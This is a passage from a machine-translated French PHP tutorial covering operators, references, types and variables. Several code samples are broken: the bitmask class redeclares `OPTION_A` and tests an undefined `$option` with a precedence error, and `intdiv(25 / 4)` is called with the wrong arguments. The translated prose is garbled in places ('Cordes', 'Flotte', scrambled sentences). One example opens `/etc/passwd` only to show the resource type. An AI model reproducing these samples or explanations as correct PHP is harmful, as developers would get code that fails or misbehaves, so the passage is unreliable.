Depuis PHP version 5.1.0, les autochargeurs enregistrés ne sont plus appelés dans ces situations.

Anciennes versions de PHP (avant 5.0)

Dans les anciennes versions de PHP (avant 5.0), la fonction `is_a` peut être utilisée pour déterminer si un objet appartient à une classe. Cette fonction est obsolète dans la version 5 de PHP et non précisée dans la version 5.3.0 de PHP.

Opérateur Ternaire (? :)

L'opérateur ternaire peut être considéré comme une instruction en ligne `if` . Il se compose de trois parties. L' `operator` et deux résultats. La syntaxe est la suivante:

```
$value = <operator> ? <true value> : <false value>
```

Si l' `operator` est évalué comme `true` , la valeur du premier bloc sera renvoyée (`<true value>`), sinon la valeur du deuxième bloc sera renvoyée (`<false value>`). Comme nous définissons `$value` sur le résultat de notre opérateur ternaire, il stockera la valeur renvoyée.

Exemple:

```
$action = empty($_POST['action']) ? 'default' : $_POST['action'];
```

`$action` contient la chaîne `'default'` si elle est `empty($_POST['action'])` évaluée à true. Sinon, il contiendrait la valeur de `$_POST['action']` .

L'expression `(expr1) ? (expr2) : (expr3)` évaluée à `expr2` si `expr1` évaluée à `true` et `expr3` si `expr1`

évaluée à `false` .

Il est possible de laisser de côté la partie centrale de l'opérateur ternaire. Expression `expr1 ?: expr3` renvoie `expr1` si `expr1` évaluée à TRUE et `expr3` sinon. `?:` est souvent appelé opérateur *Elvis* .

Cela se comporte comme l' opérateur Null Coalescing `??` , sauf que `??` nécessite l'opérande gauche pour être exactement `null` alors `?:` tente de résoudre l'opérande gauche dans un booléen et vérifier si elle décide de booléen `false` .

Exemple:

```
function setWidth(int $width = 0){
    $_SESSION["width"] = $width ?: getDefaultWidth();
}
```

Dans cet exemple, `setWidth` accepte un paramètre de largeur, ou 0 par défaut, pour modifier la valeur de session de largeur. Si `$width` est `getDefaultWidth()` 0 (si `$width` n'est pas fourni), ce qui se traduira par une valeur booléenne false, la valeur de `getDefaultWidth()` est utilisée à la place. La fonction `getDefaultWidth()` ne sera pas appelée si `$width` ne s'est pas résolu en booléen false.

Reportez-vous à la section Types pour plus d'informations sur la conversion de variables en valeurs booléennes.

Opérateurs d'incrémentation (++) et de décrémentation (-)

Les variables peuvent être incrémentées ou décrémentées de 1 avec `++` ou `--` , respectivement. Ils peuvent soit précéder ou succéder à des variables et varier légèrement sémantiquement, comme indiqué ci-dessous.

```
$i = 1;
echo $i; // Prints 1

// Pre-increment operator increments $i by one, then returns $i
echo ++$i; // Prints 2

// Pre-decrement operator decrements $i by one, then returns $i
echo --$i; // Prints 1

// Post-increment operator returns $i, then increments $i by one
echo $i++; // Prints 1 (but $i value is now 2)

// Post-decrement operator returns $i, then decrements $i by one
echo $i--; // Prints 2 (but $i value is now 1)
```

Vous trouverez plus d'informations sur l'incrémentation et la décrémentation des opérateurs dans la documentation officielle .

Opérateur d'exécution (``)

L'opérateur d'exécution PHP est constitué de backticks (``) et permet d'exécuter des commandes shell. La sortie de la commande sera renvoyée et pourra donc être stockée dans une variable.

```
// List files
$output = `ls`;
echo "<pre>$output</pre>";
```

Notez que l'opérateur d'exécution et `shell_exec()` donneront le même résultat.

Opérateurs logiques (&& / AND et || / OR)

En PHP, il existe deux versions des opérateurs logiques AND et OR.

Opérateur	Vrai si
`$a and $b`	Les deux `$a` et `$b` sont vrais
`$a && $b`	Les deux `$a` et `$b` sont vrais
`$a or $b`	`$a` ou `$b` est vrai
`$a || $b`	`$a` ou `$b` est vrai

Notez que les `&&` et `||` les opérateurs ont une préséance supérieure à `and` et `or` . Voir le tableau ci-dessous:

Évaluation	Résultat de `$e`	Évalué comme
`$e = false || true`	Vrai	`$e = (false || true)`
`$e = false or true`	Faux	`($e = false) or true`

À cause de cela, il est plus sûr d'utiliser `&&` et `||` au lieu de `and` et `or` .

Opérateurs sur les bits

Préfixe opérateurs binaires

Les opérateurs binaires sont comme des opérateurs logiques mais exécutés par bit plutôt que par valeur booléenne.

```
// bitwise NOT ~: sets all unset bits and unsets all set bits
printf("%'06b", ~0b110110); // 001001
```

Opérateurs Bitmask-Bitmask

Bitwise AND `&` : un bit est défini uniquement s'il est défini dans les deux opérandes

```
printf("%'06b", 0b110101 & 0b011001); // 010001
```

Bit à bit OU `|` : un bit est défini s'il est défini dans l'un ou l'autre des opérandes

```
printf("%'06b", 0b110101 | 0b011001); // 111101
```

Bit-bit XOR `^` : un bit est défini s'il est défini dans un opérande et n'est pas défini dans un autre opérande, c'est-à-dire uniquement si ce bit est dans un état différent dans les deux opérandes

```
printf("%'06b", 0b110101 ^ 0b011001); // 101100
```

Exemple d'utilisation de masques de bits

Ces opérateurs peuvent être utilisés pour manipuler des masques de bits. Par exemple:

```
file_put_contents("file.log", LOCK_EX | FILE_APPEND);
```

Ici, le `|` L'opérateur est utilisé pour combiner les deux masques de bits. Bien que `+` a le même effet, `|` souligne que vous combinez des masques de bits, sans ajouter deux entiers scalaires normaux.

```
class Foo{
    const OPTION_A = 1;
    const OPTION_B = 2;
    const OPTION_C = 4;
    const OPTION_A = 8;

    private $options = self::OPTION_A | self::OPTION_C;

    public function toggleOption(int $option){
        $this->options ^= $option;
    }

    public function enable(int $option){
        $this->options |= $option; // enable $option regardless of its original state
    }

    public function disable(int $option){
        $this->options &= ~$option; // disable $option regardless of its original state,
                                    // without affecting other bits
    }

    /** returns whether at least one of the options is enabled */
    public function isOneEnabled(int $options) : bool{
        return $this->options & $option !== 0;
        // Use !== rather than >, because
        // if $options is about a high bit, we may be handling a negative integer
    }

    /** returns whether all of the options are enabled */
    public function areAllEnabled(int $options) : bool{
        return ($this->options & $options) === $options;
        // note the parentheses; beware the operator precedence
```

```
    }
}
```

Cet exemple (en supposant `$option` contient toujours un seul bit) utilise:

- l'opérateur `^` pour commuter facilement les masques de bits.
- le `|` opérateur pour mettre un peu en négligeant son état d'origine ou d'autres bits
- l'opérateur `~` pour convertir un entier avec un seul bit mis en un entier avec un seul bit non défini
- l'opérateur `&` pour supprimer un peu, en utilisant ces propriétés de `&` :
    - Puisque `&=` avec un bit défini ne fera rien (`(1 & 1) === 1` , `(0 & 1) === 0`), faire `&=` avec un entier avec un seul bit non défini ne fera que supprimer ce bit , n'affectant pas les autres bits.
    - `&=` avec un bit non défini supprimera ce bit (`(1 & 0) === 0` , `(0 & 0) === 0`)
- L'utilisation de l'opérateur `&` avec un autre masque de bits élimine tous les autres bits non définis dans ce masque.
    - Si la sortie a des bits définis, cela signifie que l'une des options est activée.
    - Si la sortie contient tous les bits du masque de bits, cela signifie que toutes les options du masque de bits sont activées.

Gardez à l' esprit que ces opérateurs de comparaison: (`< > <= >= == === != !== <> <=>`) ont une priorité plus élevée que ces opérateurs bitmask-bitmask: (`| ^ &`). Étant donné que les résultats de comparaison sont souvent comparés à l'aide de ces opérateurs de comparaison, il s'agit d'un piège courant à prendre en compte.

Opérateurs de décalage de bits

Décalage bit à gauche `<<` : décaler tous les bits vers la gauche (plus significatif) du nombre de pas donné et rejeter les bits dépassant la taille int

`<< $x` équivaut à supprimer les plus hauts bits `$x` et à multiplier par la puissance `$x` de 2

```
printf("%'08b", 0b00001011<< 2); // 00101100

assert(PHP_INT_SIZE === 4); // a 32-bit system
printf("%x, %x", 0x5FFFFFFF << 2, 0x1FFFFFFF << 4); // 7FFFFFFC, FFFFFFF0
```

Décalage binaire à droite `>>` : supprimer le décalage le plus bas et décaler les bits restants vers la droite (moins significatif)

`>> $x` équivaut à diviser par la puissance `$x` th de 2 et ignorer la partie non entière

```
printf("%x", 0xFFFFFFFF >> 3); // 1FFFFFFF
```

Exemple d'utilisations du décalage de bits:

Division rapide par 16 (meilleure performance que `/= 16`)

```
$x >>= 4;
```

Sur les systèmes 32 bits, cela supprime tous les bits de l'entier, en définissant la valeur sur 0. Sur les systèmes 64 bits, cela supprime les 32 bits les plus significatifs et conserve le moins

```
$x = $x << 32 >> 32;
```

32 bits significatifs, équivalent à `$x & 0xFFFFFFFF`

Remarque: Dans cet exemple, `printf("%'06b")` est utilisé. Il délivre la valeur en 6 chiffres binaires.

Opérateurs d'objets et de classes

Les membres des objets ou des classes peuvent être accédés en utilisant l'opérateur d'objet (`->`) et l'opérateur de classe (`::` .

```
class MyClass {
    public $a = 1;
    public static $b = 2;
    const C = 3;
    public function d() { return 4; }
    public static function e() { return 5; }
}

$object = new MyClass();
var_dump($object->a);   // int(1)
var_dump($object::$b);  // int(2)
var_dump($object::C);   // int(3)
var_dump(MyClass::$b);  // int(2)
var_dump(MyClass::C);   // int(3)
var_dump($object->d()); // int(4)
var_dump($object::d()); // int(4)
var_dump(MyClass::e()); // int(5)
$classname = "MyClass";
var_dump($classname::e()); // also works! int(5)
```

Notez qu'après l'opérateur de l'objet, le `$` ne doit pas être écrit (`$object->a` au lieu de `$object->$a`). Pour l'opérateur de classe, ce n'est pas le cas et le `$` est nécessaire. Pour une constante définie dans la classe, le `$` n'est jamais utilisé.

Notez également que `var_dump(MyClass::d());` n'est autorisé que si la fonction `d()` ne fait *pas* référence à l'objet:

```
class MyClass {
    private $a = 1;
    public function d() {
        return $this->a;
    }
}

$object = new MyClass();
```

```
var_dump(MyClass::d());   // Error!
```

Cela provoque une erreur PHP fatale: erreur non détectée: utilisation de $ this lorsque le contexte de l'objet n'est pas atteint

Ces opérateurs ont *laissé une* associativité, qui peut être utilisée pour «chaîner»:

```
class MyClass {
    private $a = 1;

    public function add(int $a) {
        $this->a += $a;
        return $this;
    }

    public function get() {
        return $this->a;
    }
}

$object = new MyClass();
var_dump($object->add(4)->get());  // int(5)
```

Ces opérateurs ont la priorité la plus élevée (ils ne sont même pas mentionnés dans le manuel), encore plus que le `clone` . Ainsi:

```
class MyClass {
    private $a = 0;
    public function add(int $a) {
        $this->a += $a;
        return $this;
    }
    public function get() {
        return $this->a;
    }
}

$o1 = new MyClass();
$o2 = clone $o1->add(2);
var_dump($o1->get()); // int(2)
var_dump($o2->get()); // int(2)
```

La valeur de `$o1` est ajoutée *avant que* l'objet ne soit cloné!

Notez que l'utilisation de parenthèses pour influencer la préséance ne fonctionnait pas dans PHP version 5 et antérieure (c'est le cas en PHP 7):

```
// using the class MyClass from the previous code
$o1 = new MyClass();
$o2 = (clone $o1)->add(2);  // Error in PHP 5 and before, fine in PHP 7
var_dump($o1->get()); // int(0) in PHP 7
var_dump($o2->get()); // int(2) in PHP 7
```

Lire Les opérateurs en ligne: https://riptutorial.com/fr/php/topic/1687/les-operateurs

Chapitre 57: Les références

Syntaxe

- `$foo = 1; $bar = &$foo; // both $foo and $bar point to the same value: 1`
- `$var = 1; function calc(&$var) { $var *= 15; } calc($var); echo $var;`

Remarques

Lors de l'attribution de deux variables par référence, les deux variables indiquent la même valeur. Prenons l'exemple suivant:

```
$foo = 1;
$bar = &$foo;
```

`$foo` ***ne*** pointe ***pas*** sur `$bar` . `$foo` et `$bar` pointent tous deux vers la même valeur de `$foo` , soit `1` . Pour illustrer:

```
$baz = &$bar;
unset($bar);
$baz++;
```

Si nous avions un `points to` relation, cela serait cassé maintenant après le `unset()` ; à la place, `$foo` et `$baz` indiquent toujours la même valeur, qui est `2` .

Examples

Attribuer par référence

C'est la première phase du référencement. Essentiellement, lorsque vous attribuez par référence , vous permettez à deux variables de partager la même valeur.

```
$foo = &$bar;
```

`$foo` et `$bar` sont égaux ici. Ils **ne se** pointent pas les uns les autres. Ils indiquent le même endroit (*la "valeur"*).

Vous pouvez également affecter par référence dans la construction de langage `array()` . Bien que n'étant pas strictement une cession par référence.

```
$foo = 'hi';
$bar = array(1, 2);
$array = array(&$foo, &$bar[0]);
```

> **Notez** cependant que les références dans les tableaux sont potentiellement

> dangereuses. Faire une affectation normale (pas par référence) avec une référence sur le côté droit ne transforme pas le côté gauche en référence, mais les références dans les tableaux sont conservées dans ces affectations normales. Cela s'applique également aux appels de fonction où le tableau est transmis par valeur.

L'affectation par référence n'est pas seulement limitée aux variables et aux tableaux, elle est également présente pour les fonctions et toutes les associations "pass-by-reference".

```
function incrementArray(&$arr) {
    foreach ($arr as &$val) {
        $val++;
    }
}

function &getArray() {
    static $arr = [1, 2, 3];
    return $arr;
}

incrementArray(getArray());
var_dump(getArray()); // prints an array [2, 3, 4]
```

L'affectation est la clé dans la définition de la fonction comme ci-dessus. Vous **ne pouvez pas** transmettre une expression par référence, uniquement une valeur / variable. D'où l'instanciation de `$a` in `bar()` .

Retour par référence

Il arrive parfois que vous ayez le temps de retourner implicitement par référence.

> Le renvoi par référence est utile lorsque vous souhaitez utiliser une fonction pour trouver à quelle variable une référence doit être liée. N'utilisez pas le renvoi par référence pour améliorer les performances. Le moteur optimisera automatiquement cela seul. Ne renvoyez les références que lorsque vous avez une raison technique valable de le faire.

Tiré de la documentation PHP pour le renvoi par référence .

De nombreux formulaires peuvent être retournés par référence, dont l'exemple suivant:

```
function parent(&$var) {
    echo $var;
    $var = "updated";
}

function &child() {
    static $a = "test";
    return $a;
}

parent(child()); // returns "test"
parent(child()); // returns "updated"
```

Le renvoi par référence ne se limite pas aux références de fonction. Vous avez également la possibilité d'appeler implicitement la fonction:

```
function &myFunction() {
    static $a = 'foo';
    return $a;
}

$bar = &myFunction();
$bar = "updated"
echo myFunction();
```

Vous ne pouvez pas *référencer* directement un appel de fonction, il doit être assigné à une variable avant de l'exploiter. Pour voir comment cela fonctionne, essayez simplement `echo &myFunction();` .

Remarques

- Vous devez indiquer une référence (`&`) aux deux endroits que vous souhaitez utiliser. Cela signifie que pour votre définition de fonction (`function &myFunction() {...`) et dans la référence d'appel (`function callFunction(&$variable) {...` ou `&myFunction();`).
- Vous ne pouvez renvoyer une variable que par référence. D'où l'instanciation de `$a` dans l'exemple ci-dessus. Cela signifie que vous ne pouvez pas retourner une expression, sinon une erreur PHP **`E_NOTICE`** sera générée (*`Notice: Only variable references should be returned by reference in .....`*).
- Le retour par référence a des cas d'utilisation légitimes, mais je devrais avertir qu'ils devraient être utilisés avec parcimonie, seulement après avoir exploré toutes les autres options possibles pour atteindre le même objectif.

Passer par référence

Cela vous permet de passer une variable par référence à une fonction ou à un élément qui vous permet de modifier la variable d'origine.

Le passage par référence n'est pas limité aux variables uniquement, les éléments suivants peuvent également être transmis par référence:

- Nouvelles instructions, par exemple `foo(new SomeClass)`
- Références renvoyées par les fonctions

Tableaux

Une utilisation courante de "passer par référence" consiste à modifier les valeurs initiales dans un tableau sans aller jusqu'à créer de nouveaux tableaux ou à jeter des déchets dans votre espace de noms. Passer par référence est aussi simple que précéder / préfixer la variable avec un `&` =>

`&$myElement .`

Vous trouverez ci-dessous un exemple d'exploitation d'un élément d'un tableau et d'ajout de 1 à sa valeur initiale.

```
$arr = array(1, 2, 3, 4, 5);

foreach($arr as &$num) {
    $num++;
}
```

Maintenant, lorsque vous utilisez un élément dans `$arr` , l'élément d'origine sera mis à jour à mesure que la référence augmentera. Vous pouvez le vérifier en:

```
print_r($arr);
```

> **Remarque**
>
> Vous devriez prendre note lorsque vous utilisez le renvoi par référence dans les boucles. À la fin de la boucle ci-dessus, `$num` contient toujours une référence au dernier élément du tableau. L'attribuer post-boucle finira par manipuler le dernier élément du tableau! Vous pouvez vous assurer que cela ne se produit pas en le `unset()` en post-boucle:
>
> ```
> $myArray = array(1, 2, 3, 4, 5);
>
> foreach($myArray as &$num) {
>    $num++;
> }
> unset($num);
> ```
>
> Ce qui précède garantira que vous ne rencontrez aucun problème. Un exemple de problèmes pouvant en découler est présent dans cette question sur StackOverflow .

Les fonctions

Un autre usage courant du passage par référence se trouve dans les fonctions. La modification de la variable d'origine est aussi simple que:

```
$var = 5;
// define
function add(&$var) {
    $var++;
}
// call
add($var);
```

Ce qui peut être vérifié en faisant `echo` la variable d'origine.

```
echo $var;
```

Il existe diverses restrictions concernant les fonctions, comme indiqué ci-dessous dans les documents PHP:

> **Remarque:** il n'y a pas de signe de référence sur un appel de fonction - uniquement sur les définitions de fonction. Les définitions de fonctions seules suffisent pour transmettre correctement l'argument par référence. À partir de PHP 5.3.0, vous recevrez un avertissement indiquant que "call-time pass-by-reference" est obsolète lorsque vous utilisez & in foo (& $ a) ;. Et à partir de PHP 5.4.0, le temps de référence référence à l'heure d'appel a été supprimé, ce qui entraîne une erreur fatale.

Lire Les références en ligne: https://riptutorial.com/fr/php/topic/3468/les-references

Chapitre 58: Les types

Examples

Entiers

Les entiers en PHP peuvent être spécifiés nativement en base 2 (binaire), base 8 (octal), base 10 (décimal) ou base 16 (hexadécimal).

```
$my_decimal = 42;
$my_binary = 0b101010;
$my_octal = 052;
$my_hexadecimal = 0x2a;

echo ($my_binary + $my_octal) / 2;
// Output is always in decimal: 42
```

Les entiers ont une longueur de 32 ou 64 bits, selon la plate-forme. La constante `PHP_INT_SIZE` contient la taille entière en octets. `PHP_INT_MAX` et (depuis PHP 7.0) `PHP_INT_MIN` sont également disponibles.

```
printf("Integers are %d bits long" . PHP_EOL, PHP_INT_SIZE * 8);
printf("They go up to %d" . PHP_EOL, PHP_INT_MAX);
```

Les valeurs entières sont automatiquement créées en fonction des besoins à partir de valeurs flottantes, booléennes et chaînes. Si un transtypage explicite est nécessaire, cela peut être fait avec la distribution `(int)` ou `(integer)` :

```
$my_numeric_string = "123";
var_dump($my_numeric_string);
// Output: string(3) "123"
$my_integer = (int)$my_numeric_string;
var_dump($my_integer);
// Output: int(123)
```

Le dépassement d'entier sera géré par la conversion en flottant:

```
$too_big_integer = PHP_INT_MAX + 7;
var_dump($too_big_integer);
// Output: float(9.2233720368548E+18)
```

Il n'y a pas d'opérateur de division en nombres entiers en PHP, mais il peut être simulé en utilisant un transtypage implicite, qui «arrondit» toujours en supprimant simplement la partie flottante. Depuis PHP version 7, une fonction de division en nombre entier a été ajoutée.

```
$not_an_integer = 25 / 4;
var_dump($not_an_integer);
// Output: float(6.25)
var_dump((int) (25 / 4)); // (see note below)
```

```
// Output: int(6)
var_dump(intdiv(25 / 4)); // as of PHP7
// Output: int(6)
```

(Notez que les parenthèses supplémentaires autour de `(25 / 4)` sont nécessaires car la distribution `(int)` a une priorité plus élevée que la division)

Cordes

Une chaîne en PHP est une série de caractères à un octet (c'est-à-dire qu'il n'existe pas de support Unicode natif) pouvant être spécifiée de quatre manières:

Simple coté

Affiche les choses presque complètement "telles quelles". Les variables et la plupart des séquences d'échappement ne seront pas interprétées. L'exception est que pour afficher un guillemet simple littéral, on peut y échapper avec une barre oblique inverse, et pour afficher une barre oblique inverse, on peut y échapper avec une autre barre oblique inverse \

```
$my_string = 'Nothing is parsed, except an escap\'d apostrophe or backslash. $foo\n';
var_dump($my_string);

/*
string(68) "Nothing is parsed, except an escap'd apostrophe or backslash. $foo\n"
*/
```

Double coté

Contrairement à une chaîne de guillemets simples, les noms de variables simples et les séquences d'échappement dans les chaînes seront évaluées. Les accolades (comme dans le dernier exemple) peuvent être utilisées pour isoler des noms de variables complexes.

```
$variable1 = "Testing!";
$variable2 = [ "Testing?", [ "Failure", "Success" ] ];
$my_string = "Variables and escape characters are parsed:\n\n";
$my_string .= "$variable1\n\n$variable2[0]\n\n";
$my_string .= "There are limits: $variable2[1][0]";
$my_string .= "But we can get around them by wrapping the whole variable in braces:
{$variable2[1][1]}";
var_dump($my_string);

/*
string(98) "Variables and escape characters are parsed:

Testing!

Testing?

There are limits: Array[0]"

But we can get around them by wrapping the whole variable in braces: Success
```

```
*/
```

Heredoc

Dans une chaîne Heredoc, les noms de variables et les séquences d'échappement sont analysés de la même manière que les chaînes entre guillemets, bien que les accolades ne soient pas disponibles pour les noms de variables complexes. Le début de la chaîne est délimité par `<<< identifier` et la fin par `identifier` , où `identifier` est un nom PHP valide. L'identifiant de fin doit apparaître sur une ligne par lui-même. Aucun espace n'est autorisé avant ou après l'identifiant, même si, comme toute ligne de PHP, il doit également être terminé par un point-virgule.

```
$variable1 = "Including text blocks is easier";
$my_string = <<< EOF
Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. $variable1; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends.
EOF;
var_dump($my_string);

/*
string(268) "Everything is parsed in the same fashion as a double-quoted string,
but there are advantages. Including text blocks is easier; database queries and HTML output
can benefit from this formatting.
Once we hit a line containing nothing but the identifier, the string ends."
*/
```

Nowdoc

Une chaîne nowdoc est comme la version citée de heredoc, même si les séquences d'échappement les plus élémentaires ne sont pas évaluées. L'identifiant au début de la chaîne est entouré de guillemets simples.

PHP 5.x 5.3

```
$my_string = <<< 'EOF'
A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)
EOF;
var_dump($my_string);

/*
string(116) "A similar syntax to heredoc but, similar to single quoted strings,
nothing is parsed (not even escaped apostrophes \' and backslashes \\.)"
*/
```

Booléen

Boolean est un type ayant deux valeurs, noté `true` ou `false` .

Ce code définit la valeur de `$foo` comme `true` et `$bar` comme `false` :

```
$foo = true;
$bar = false;
```

`true` et `false` ne sont pas sensibles à la casse, donc `TRUE` et `FALSE` peuvent également être utilisés, même `FaLsE` est possible. L'utilisation des minuscules est la plus courante et recommandée dans la plupart des guides de style de code, par exemple PSR-2 .

Les booléens peuvent être utilisés dans les instructions if comme ceci:

```
if ($foo) { //same as evaluating if($foo == true)
    echo "true";
}
```

Étant donné que PHP est faiblement typé, si `$foo` ci-dessus est différent de `true` ou `false` , il est automatiquement forcé à une valeur booléenne.
Les valeurs suivantes entraînent `false` :

- une valeur nulle: `0` (entier), `0.0` (flottant) ou `'0'` (chaîne)
- une chaîne vide `''` ou une matrice `[]`
- `null` (le contenu d'une variable non définie ou assigné à une variable)

Toute autre valeur est `true` .

Pour éviter cette faible comparaison, vous pouvez appliquer une comparaison forte en utilisant `===` , qui compare la valeur *et le type* . Voir Comparaison de type pour plus de détails.

Pour convertir un type en booléen, vous pouvez utiliser le cast `(bool)` ou `(boolean)` avant le type.

```
var_dump((bool) "1"); //evaluates to true
```

ou appelez la fonction `boolval` :

```
var_dump( boolval("1") ); //evaluates to true
```

Conversion booléenne en chaîne (notez que `false` génère une chaîne vide):

```
var_dump( (string) true ); // string(1) "1"
var_dump( (string) false ); // string(0) ""
```

Conversion booléenne en entier:

```
var_dump( (int) true ); // int(1)
var_dump( (int) false ); // int(0)
```

Notez que le contraire est également possible:

```
var_dump((bool) "");        // bool(false)
```

```
var_dump((bool) 1);         // bool(true)
```

De même, tous les non-zéro renverront true:

```
var_dump((bool) -2);        // bool(true)
var_dump((bool) "foo");     // bool(true)
var_dump((bool) 2.3e5);     // bool(true)
var_dump((bool) array(12)); // bool(true)
var_dump((bool) array());   // bool(false)
var_dump((bool) "false");   // bool(true)
```

Flotte

```
$float = 0.123;
```

> Pour des raisons historiques, "double" est renvoyé par `gettype()` dans le cas d'un flottant, et pas simplement "float"

Les flottants sont des nombres à virgule flottante, qui permettent une plus grande précision de sortie que les entiers simples.

Les flotteurs et les entiers peuvent être utilisés ensemble en raison de la coulée libre de PHP des types de variables:

```
$sum = 3 + 0.14;

echo $sum; // 3.14
```

php ne montre pas float comme nombre flottant comme les autres langages, par exemple:

```
$var = 1;
echo ((float) $var); //returns 1 not 1.0
```

Attention

Précision à virgule flottante

(À partir de la page de manuel PHP)

> Les nombres à virgule flottante ont une précision limitée. Bien que cela dépende du système, PHP donne généralement une erreur relative maximale due à l'arrondi de l'ordre de 1.11e-16. Les opérations arithmétiques non élémentaires peuvent donner des erreurs plus importantes et la *propagation des* erreurs doit être envisagée lorsque plusieurs opérations sont combinées.
>
> De plus, les nombres rationnels qui sont exactement représentables sous forme de nombres à virgule flottante dans la base 10, comme 0.1 ou 0.7, n'ont pas de représentation exacte sous forme de nombres à virgule flottante en base 2 (binaire),

quelle que soit la taille de la mantisse . Par conséquent, ils ne peuvent pas être convertis en leurs homologues binaires internes sans une petite perte de précision. Cela peut conduire à des résultats confus: par exemple, floor ((0.1 + 0.7) * 10) renverra généralement 7 au lieu de 8, car la représentation interne sera quelque chose comme 7.9999999999999991118 ....

Donc, ne faites jamais confiance aux résultats des nombres flottants au dernier chiffre et ne comparez pas directement les nombres à virgule flottante pour l'égalité. Si une plus grande précision est nécessaire, les fonctions mathématiques de précision arbitraire et les fonctions gmp sont disponibles.

Appelable

Les callables sont tout ce qui peut être appelé comme rappel. Les choses que l'on peut appeler un "rappel" sont les suivantes:

- Fonctions anonymes
- Fonctions PHP standard (note: *pas de constructions de langage*)
- Classes statiques
- Classes non statiques (*utilisant une syntaxe alternative*)
- Méthodes spécifiques d'objet / classe
- Objets eux-mêmes, tant que l'objet est trouvé dans la clé `0` d'un tableau

  Exemple de référence à un objet en tant qu'élément de tableau:

```
$obj = new MyClass();
call_user_func([$obj, 'myCallbackMethod']);
```

Les rappels peuvent être désignés par un indicateur de type `callable` partir de PHP 5.4.

```
$callable = function () {
    return 'value';
};

function call_something(callable $fn) {
    call_user_func($fn);
}

call_something($callable);
```

Nul

PHP représente "no value" avec le mot clé `null` . Il est quelque peu similaire au pointeur null en langage C et à la valeur NULL en SQL.

Définir la variable sur null:

```
$nullvar = null; // directly

function doSomething() {} // this function does not return anything
$nullvar = doSomething(); // so the null is assigned to $nullvar
```

Vérifier si la variable a été définie sur null:

```
if (is_null($nullvar)) { /* variable is null */ }

if ($nullvar === null) {  /* variable is null */ }
```

Variable nulle ou non définie

Si la variable n'a pas été définie ou n'a pas été définie, tous les tests par rapport à la valeur NULL seront réussis, mais ils généreront également un `Notice: Undefined variable: nullvar` : `Notice: Undefined variable: nullvar` :

```
$nullvar = null;
unset($nullvar);
if ($nullvar === null) {  /* true but also a Notice is printed */ }
if (is_null($nullvar)) {  /* true but also a Notice is printed */ }
```

Par conséquent, les valeurs non définies doivent être vérifiées avec `isset` :

```
if (!isset($nullvar)) {  /* variable is null or is not even defined */  }
```

Comparaison de type

Il existe deux types de comparaison : la comparaison **libre** avec `==` et **la comparaison stricte** avec `===` . Une comparaison stricte garantit que le type et la valeur des deux côtés de l'opérateur sont identiques.

```
// Loose comparisons
var_dump(1 == 1); // true
var_dump(1 == "1"); // true
var_dump(1 == true); // true
var_dump(0 == false); // true

// Strict comparisons
var_dump(1 === 1); // true
var_dump(1 === "1"); // false
var_dump(1 === true); // false
var_dump(0 === false); // false

// Notable exception: NAN — it never is equal to anything
var_dump(NAN == NAN); // false
var_dump(NAN === NAN); // false
```

Vous pouvez également utiliser une comparaison forte pour vérifier si le type et la valeur **ne** correspondent **pas** à l'aide de `!==` .

Un exemple typique où l'opérateur `==` ne suffit pas, sont des fonctions qui peuvent renvoyer différents types, comme `strpos` , qui renvoie `false` si le `searchword` est introuvable, et la position de correspondance (`int`) sinon:

```
if(strpos('text', 'searchword') == false)
  // strpos returns false, so == comparison works as expected here, BUT:
if(strpos('text bla', 'text') == false)
  // strpos returns 0 (found match at position 0) and 0==false is true.
  // This is probably not what you expect!
if(strpos('text','text') === false)
  // strpos returns 0, and 0===false is false, so this works as expected.
```

Casting de type

PHP devine généralement correctement le type de données que vous avez l'intention d'utiliser dans le contexte dans lequel il est utilisé, mais il est parfois utile de forcer manuellement un type. Cela peut être accompli en préfixant la déclaration avec le nom du type requis entre parenthèses:

```
$bool = true;
var_dump($bool); // bool(true)

$int = (int) true;
var_dump($int); // int(1)

$string = (string) true;
var_dump($string); // string(1) "1"
$string = (string) false;
var_dump($string); // string(0) ""

$float = (float) true;
var_dump($float); // float(1)

$array = ['x' => 'y'];
var_dump((object) $array); // object(stdClass)#1 (1) { ["x"]=> string(1) "y" }

$object = new stdClass();
$object->x = 'y';
var_dump((array) $object); // array(1) { ["x"]=> string(1) "y" }

$string = "asdf";
var_dump((unset)$string); // NULL
```

Mais attention: tous les types ne fonctionnent pas comme on peut s’y attendre:

```
// below 3 statements hold for 32-bits systems (PHP_INT_MAX=2147483647)
// an integer value bigger than PHP_INT_MAX is automatically converted to float:
var_dump(       999888777666 ); // float(999888777666)
// forcing to (int) gives overflow:
var_dump((int)  999888777666 ); // int(-838602302)
// but in a string it just returns PHP_INT_MAX
var_dump((int) "999888777666"); // int(2147483647)

var_dump((bool) []);      // bool(false) (empty array)
var_dump((bool) [false]); // bool(true)  (non-empty array)
```

Ressources

Une *ressource* est un type spécial de variable qui référence une ressource externe, telle qu'un fichier, un socket, un flux, un document ou une connexion.

```
$file = fopen('/etc/passwd', 'r');

echo gettype($file);
# Out: resource

echo $file;
# Out: Resource id #2
```

Il existe différents types de sous-ressources. Vous pouvez vérifier le type de ressource en utilisant `get_resource_type()` :

```
$file = fopen('/etc/passwd', 'r');
echo get_resource_type($file);
#Out: stream

$sock = fsockopen('www.google.com', 80);
echo get_resource_type($sock);
#Out: stream
```

Vous pouvez trouver une liste complète des types de ressources intégrés ici .

Type Jongler

PHP est un langage faiblement typé. Il ne nécessite pas de déclaration explicite des types de données. Le contexte dans lequel la variable est utilisée détermine son type de données. la conversion se fait automatiquement:

```
$a = "2";             // string
$a = $a + 2;          // integer (4)
$a = $a + 0.5;        // float (4.5)
$a = 1 + "2 oranges"; // integer (3)
```

Lire Les types en ligne: https://riptutorial.com/fr/php/topic/232/les-types

Chapitre 59: Les variables

Syntaxe

- $ variable = 'value'; // Assigner une variable générale
- $ object-> property = 'value'; // Attribuer une propriété d'objet
- ClassName :: $ property = 'value'; // Assigne une propriété de classe statique
- $ array [0] = 'value'; // Assigne une valeur à un index d'un tableau
- $ array [] = 'value'; // Pousse un élément à la fin d'un tableau
- $ array ['key'] = 'value'; // Attribuer une valeur de tableau
- echo $ variable; // Echo (print) une valeur de variable
- some_function ($ variable); // Utilise la variable comme paramètre de fonction
- unset ($ variable); // Supprime une variable
- $$ variable = 'value'; // Attribuer à une variable variable
- isset ($ variable); // Vérifie si une variable est définie ou non
- vide (variable $); // Vérifie si une variable est vide ou non

Remarques

Vérification du type

